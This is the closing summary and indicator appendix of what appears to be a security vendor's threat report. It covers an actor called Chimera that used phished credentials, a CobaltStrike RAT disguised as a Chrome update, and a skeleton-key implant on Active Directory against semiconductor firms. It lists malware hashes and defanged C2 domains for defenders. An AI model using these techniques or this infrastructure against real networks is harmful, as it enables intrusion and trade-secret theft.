For nearly two years, our team monitored several attacks that targeted Taiwan's semiconductor vendors. We believe these attacks originated from the same threat actor - *Chimera*, as these attacks utilized similar tactics, techniques and even the same customized malware. The actor likely harvested various valid credentials via phishing emails or data breaches as their starting point to conduct their cyber attack on the vendors. CobaltStrike was later used as their main RAT tool. To avoid detection, the CobaltStrike RAT was often masqueraded as a Google Chrome Update. The RAT would then connect back to their C2 server. As these servers were in a public cloud server, it made it difficult to track. Subsequently, by compromising the AD server, the delicate malware - SkeletonKeyInjector - was invoked to implant a general key to allow LM, persistence and defense evasion. Although this malware was discovered for the first time, we have high confidence that these attacks were conducted by the same threat actor. Based on the stolen data, we infer that the actor's goal was to harvest company trade secrets. The motive may be related to business competition or a country's industrial strategy. We hope that the tactics, techniques and IoCs disclosed by this report can better help semiconductor vendors improve their security mechanisms and prevent such attacks from occurring again.

Reference

1. http://www1.semi.org/en/global-semiconductor-materials-sales-hit-new-high-519-billion
2. https://en.wikipedia.org/wiki/Semiconductor_industry
3. https://thehackernews.com/2018/08/tsmc-wannacry-ransomware-attack.html
4. https://shadowhammer.kaspersky.com/

Appendix I : IoC List

Malware

Hash	Description
f2d4a35f20cd92c13cab8f6a50995a3b	CobaltStrike backdoor
389d184ef0b0b2901c982c421142cbb1	CobaltStrike backdoor
c9b8cab697f23e6ee9b1096e312e8573	Archive Tool (Greyware)
a403d96953eb867f3092751d0763c7d0	Persistence
bb897e34bc0d1e82dfe79d0898f5aa88	Persistence

C2 Domain

chrome-applatnohp.appspot[.]com
ussdns04.heketwe[.]com
ussdns01.heketwe[.]com
78276.ussdns02.heketwe[.]com
78276.ussdns01.heketwe[.]com

www.cycraft.com